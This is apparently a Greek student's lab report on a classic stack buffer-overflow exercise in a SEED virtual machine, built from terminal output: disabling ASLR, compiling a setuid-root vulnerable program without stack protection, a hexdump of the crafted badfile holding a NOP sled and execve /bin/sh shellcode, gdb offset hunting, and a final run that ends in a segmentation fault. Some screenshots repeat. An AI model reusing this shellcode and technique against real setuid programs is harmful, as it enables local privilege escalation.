

Δραστηριότητα 1: Ανάπτυξη και δοκιμή του shellcode




```
[05/13/22]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
[05/13/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[05/13/22]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[05/13/22]seed@VM:~$ cd Documents/asfaleia/ergasia\ 2
[05/13/22]seed@VM:~/.../ergasia 2$ ls
shellcode.c
[05/13/22]seed@VM:~/.../ergasia 2$ gcc shellcode.c -o shellcode -z execstack
[05/13/22]seed@VM:~/.../ergasia 2$ ls -l shellcode
-rwxrwxr-x 1 seed seed 7380 May 13 14:18 shellcode
[05/13/22]seed@VM:~/.../ergasia 2$ ./shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[05/13/22]seed@VM:~/.../ergasia 2$ █
```

Δραστηριότητα 2: Ανάπτυξη του ευπαθούς προγράμματος




```
[05/13/22]seed@VM:~/.../ergasia 2$ gcc stack.c -o stack -z execstack -fno-stack-
protector
[05/13/22]seed@VM:~/.../ergasia 2$ sudo chown root stack
[05/13/22]seed@VM:~/.../ergasia 2$ sudo chmod 4755 stack
[05/13/22]seed@VM:~/.../ergasia 2$ ls -l stack
-rwsr-xr-x 1 root seed 7476 May 13 14:26 stack
[05/13/22]seed@VM:~/.../ergasia 2$ █
```

Δραστηριότητα 3: Δημιουργία του αρχείου εισόδου (badfile)




```
[05/13/22]seed@VM:~/.../ergasia 2$ gcc exploit.c -o exploit
[05/13/22]seed@VM:~/.../ergasia 2$ ./exploit
[05/13/22]seed@VM:~/.../ergasia 2$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 02 ff ff 0b  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |............1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[05/13/22]seed@VM:~/.../ergasia 2$ 
```


Δραστηριότητα 4: Εύρεση της διεύθυνσης του shellcode μέσα στο Badfile



```
[05/13/22]seed@VM:~/.../ergasia 2$ ls
badfile  exploit  exploit.c  shellcode  shellcode.c  srack_gdb  stack  stack.c
[05/13/22]seed@VM:~/.../ergasia 2$ gcc stack.c -o stack_gdb -g -z execstack -fno
-stack-protector
[05/13/22]seed@VM:~/.../ergasia 2$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9792 May 13 14:35 stack_gdb
[05/13/22]seed@VM:~/.../ergasia 2$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 8.
gdb-peda$ run
Starting program: /home/seed/Documents/asfaleia/ergasia 2/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbfffea27 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
```




```
0016| 0xbfffe9f0 --> 0xbfffec38 --> 0x0
0020| 0xbfffe9f4 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffe9f8 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffe9fc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea27 '\220' <repeats 36 times>, "\002\377\377\v", '\220' <repeats
160 times>...) at stack.c:8
8               strcpy(buffer,str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffe9e8
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea08
gdb-peda$ p (0xbfffea48 - oxbfffea28)
No symbol "oxbfffea28" in current context.
gdb-peda$ p (0xbfffea48 - 0xbfffea28)
$3 = 0x20
gdb-peda$ quit
[05/13/22]seed@VM:~/.../ergasia 2$ 
```




```
0016| 0xbfffe9f0 --> 0xbfffec38 --> 0x0
0020| 0xbfffe9f4 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffe9f8 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffe9fc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea27 '\220' <repeats 36 times>, "\002\377\377\v", '\220' <repeats
160 times>...) at stack.c:8
8               strcpy(buffer,str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffe9e8
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea08
gdb-peda$ p (0xbfffea48 - oxbfffea28)
No symbol "oxbfffea28" in current context.
gdb-peda$ p (0xbfffea48 - 0xbfffea28)
$3 = 0x20
gdb-peda$ quit
[05/13/22]seed@VM:~/.../ergasia 2$ 
```

Δραστηριότητα 5: Προετοιμασία του αρχείου εισόδου



```
[05/13/22]seed@VM:~/.../ergasia 2$ gcc exploit.c -o exploit
[05/13/22]seed@VM:~/.../ergasia 2$ ./exploit
[05/13/22]seed@VM:~/.../ergasia 2$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 02 ff ff 0b  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68  |............1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[05/13/22]seed@VM:~/.../ergasia 2$ 
```

Δραστηριότητα 6: Εκτέλεση της επίθεσης



```
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[05/13/22]seed@VM:~/.../ergasia 2$ sudo ln -sf /bin/zsh /bin/sh
[05/13/22]seed@VM:~/.../ergasia 2$ ./stack
Segmentation fault
[05/13/22]seed@VM:~/.../ergasia 2$ 
```

Σημείωση: Μου έβγαλε Segmentation fault όμως δεν μπορώ να βρω το λάθος και που είναι και γιατί μου το έβγαλε ενώ ακολούθησα τα πιστά τα βήματα του φυλλαδίου.